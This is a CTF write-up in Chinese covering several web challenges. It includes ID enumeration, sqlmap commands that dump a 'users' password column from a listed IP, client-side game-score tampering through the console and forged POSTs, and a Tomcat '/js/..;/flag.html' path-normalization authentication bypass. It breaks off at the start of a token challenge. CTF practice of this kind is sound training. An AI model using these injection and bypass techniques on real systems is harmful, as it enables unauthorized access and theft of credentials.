
破阵阁CTF
破阵阁::CTF
最简单签到
公司开发了一套"安全用户信息查询系统",声称符合最高隐私保护标准,要不看看?

一开始以为是SQL注入,,,其实跟本没有,提示说1-50个员工,直接跑ID1-50

GET /user.php?id=47
47位长度不同,明显藏着flag:
最简单的Web安全入门
这会真是SQL注入了(最简单那种)

数字型的

直接上SQLmap,没有防护啥的

python sqlmap.py -u http://175.27.169.122:39072/cat.php?id=1 --current-db
python sqlmap.py -u http://175.27.169.122:39072/cat.php?id=1 -D photoblog --tables
python sqlmap.py -u http://175.27.169.122:39072/cat.php?id=1 -D photoblog -T users --columns

python sqlmap.py -u http://175.27.169.122:39072/cat.php?id=1 -D photoblog -T users -C password --dump
使用SQL命令,可以直接跑出来flag
游戏营销
安全牛母公司GOOANN准备对外发布游戏来引流。目前测试都通过。现在需要你来验证下。设计可靠吗?

抓包修改响应包,修改app_v2.js即可:
function gameover() {
if (gameScore > 100000) {
var xhr = new XMLHttpRequest();
xhr.open("POST", "api.php", true);
xhr.setRequestHeader("Content-Type", "application/json");
xhr.onreadystatechange = function () {
if (xhr.readyState === 4 && xhr.status === 200) {
var response = JSON.parse(xhr.responseText);
alert(response.message);
}
};
var data = {
score: gameScore,
};
xhr.send(JSON.stringify(data));
}
修改游戏逻辑,那么就可以很容易通关获得flag
也可以使用控制台,按F12打开开发者模式
输入以下代码并回车
gameScore = 999999;
gameover();

也会弹出flag
再或者,伪造POST请求,发送数据包,将成绩数据设置为>100000 也可以得到flag
安全牛的ERP
安全牛的ERP系统,但似乎隐藏着一些秘密。管理员声称系统绝对安全,你知道 flag 就藏在 flag.html 中。不过,直接访问它会被拒绝。你能找到绕过限制的路径吗?

提示很明显,绕过鉴权即可得到flag
不同的中间件对同一段 URL 路径的“归一化(Normalization)”处理逻辑不一致。
第一阶段:权限校验(WAF 或 Spring Security / Interceptor)
逻辑: 鉴权系统(比如 Nginx 或 Java 拦截器)会扫描 URL,试图匹配哪些路径需要登录。
误判: 鉴权规则可能设定为:“如果访问的是 .js, .css, .jpg 等静态资源,则直接放行(白名单)”。
结果: 鉴权系统看到路径以 /js 开头,或者认为这只是一个静态文件的请求,觉得“这很安全”,于是放行。
第二阶段:后端服务器解析(Tomcat/Spring)
逻辑: 当请求到达真正的 Servlet 处理引擎(如 Tomcat)时,它会进行路径解析。
关键符号:
..:表示返回上一级目录。
;:这是 Java 特有的解析特性(矩阵参数/路径参数)。Tomcat 在遇到分号时,会认为分号后面的内容是参数而非路径的一部分。
转换过程:
接收:/js/..;/flag.html
识别 ..:跳出 /js/ 目录。
识别 ;:忽略 ; 到 / 之间的内容(即忽略空字符串)。
最终指向: /flag.html。
贼牛掰的身份鉴权,还怕在失陷?
前面失陷太多了,这回管理员做了一个贼牛掰的身份鉴权方式,咱们瞅一眼?
尝试登录,会给一个账号密码
登录之后会有一个token:
